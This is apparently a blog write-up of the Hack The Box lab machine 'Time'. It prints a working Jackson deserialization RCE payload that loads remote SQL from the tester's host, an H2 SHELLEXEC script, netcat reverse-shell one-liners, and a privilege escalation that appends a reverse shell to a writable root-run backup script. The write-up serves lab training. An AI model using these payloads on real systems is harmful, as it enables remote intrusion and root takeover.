Hack The Box : Time
23 February, 2021

Beginning with an nmap scan
$ sudo nmap -A -p 1-10000 time.htb
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for time.htb (10.10.10.214)
Host is up (0.18s latency).
Not shown: 9998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:7d:97:82:5f:04:2b:e0:0a:56:32:5d:14:56:82:d4 (RSA)
|   256 24:ea:53:49:d8:cb:9b:fc:d6:c4:26:ef:dd:34:c1:1e (ECDSA)
|_  256 fe:25:34:e4:3e:df:9f:ed:62:2a:a4:93:52:cc:cd:27 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Online JSON parser
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=2/21%OT=22%CT=1%CU=38460%PV=Y%DS=2%DC=T%G=Y%TM=60324F0
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   235.45 ms 10.10.14.1
2   235.43 ms time.htb (10.10.10.214)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.41 seconds
Looking at the website, I tried to craft an input that would result in an error

I was able to find two unique exceptions which made it clear that the backend was Java based and using jackson for JSON parsing
Validation failed: Unhandled Java exception:
com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token
(START_OBJECT), expected START_ARRAY: need JSON Array to contain
As.WRAPPER_ARRAY type information for class java.lang.Object

Validation failed: Unhandled Java exception:
com.fasterxml.jackson.core.JsonParseException: Unrecognized token 'sdfasd':
was expecting ('true', 'false' or 'null')
So I searched around Googled and found an RCE PoC caused by polymorphic type handling. More on polymorphic type handling here
[
    "ch.qos.logback.core.db.DriverManagerConnectionSource",
    {
        "url": "jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.157:8000/inject.sql'"
    }
]
inject.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.157 4242 >/tmp/f')
It worked! I was able to get a shell from this and apparently the user flag as well...
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.157] from (UNKNOWN) [10.10.10.214] 55076
/bin/sh: 0: can't access tty; job control turned off
$ whoami
pericles
$ pwd
/var/www/html
$ cd
$ pwd
/var/www/html
$ python3 -c "import pty; pty.spawn('/bin/bash')"
pericles@time:/var/www/html$ id
id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
pericles@time:/var/www/html$ cd /home
cd /home
lpericles@time:/home$ s
ls
pericles
pericles@time:/home$ cd pericles
cd pericles
pericles@time:/home/pericles$ ls
ls
linpeas.sh  snap  user.txt
pericles@time:/home/pericles$ cat user.txt
cat user.txt
506a14a26f6b83e1f323ba5828071527
Running linpeas gave some interesting output
[+] .sh files in path
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
You own the script: /usr/bin/timer_backup.sh
/usr/bin/rescan-scsi-bus.sh

[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
  Group pericles:
/usr/bin/timer_backup.sh
$ ls -ltrha /usr/bin/timer_backup.sh
-rwxrw-rw- 1 pericles pericles 88 Feb 21 14:35 /usr/bin/timer_backup.sh
$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip

$ systemctl list-units
UNIT                                                                                   LOAD   ACTIVE SUB       DESCRIPTION
  proc-sys-fs-binfmt_misc.automount                                                      loaded active running   Arbitrary Executable File Formats File System Automount Point
  sys-devices-pci0000:00-0000:00:10.0-host32-target32:0:0-32:0:0:0-block-sda-sda1.device loaded active plugged   Virtual_disk 1
  sys-devices-pci0000:00-0000:00:10.0-host32-target32:0:0-32:0:0:0-block-sda-sda2.device loaded active plugged   Virtual_disk 2
  sys-devices-pci0000:00-0000:00:10.0-host32-target32:0:0-32:0:0:0-block-sda-sda3.device loaded active plugged   Virtual_disk 3
  sys-devices-pci0000:00-0000:00:10.0-host32-target32:0:0-32:0:0:0-block-sda.device      loaded active plugged   Virtual_disk
  ..
  ..
  ..
  ..
  timer_backup.timer                                                                     loaded active waiting   Backup of the website

LOAD   = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB    = The low-level unit activation state, values depend on unit type.

175 loaded units listed. Pass --all to see loaded but inactive units, too.
To show all installed unit files use 'systemctl list-unit-files'.
$ systemctl status timer_backup.timer
* timer_backup.timer - Backup of the website
     Loaded: loaded (/etc/systemd/system/timer_backup.timer; enabled; vendor preset: enabled)
     Active: active (waiting) since Sun 2021-02-21 14:50:01 UTC; 33s ago
    Trigger: Sun 2021-02-21 14:50:41 UTC; 6s left
   Triggers: * timer_backup.service
$ cat /etc/systemd/system/timer_backup.timer
[Unit]
Description=Backup of the website
Requires=timer_backup.service

[Timer]
Unit=timer_backup.service
#OnBootSec=10s
#OnUnitActiveSec=10s
OnUnitInactiveSec=10s
AccuracySec=1ms

[Install]
WantedBy=timers.target

$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.157 4243 >/tmp/f" >> /usr/bin/timer_backup.sh
$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.157 4243 >/tmp/f
So the script /usr/bin/timer_backup.sh was creating a backup and moving it /root/. Since it was moving it to a folder owned by root, my guess was it was being executed as root. The catch however, pericles was allowed to modify it. So I modified the file to connect back to my listener. Since it was being executed through a systemd timer, a short while later
$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.14.157] from (UNKNOWN) [10.10.10.214] 60392
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
5d142119d03eecc51a2f040d76fba924
#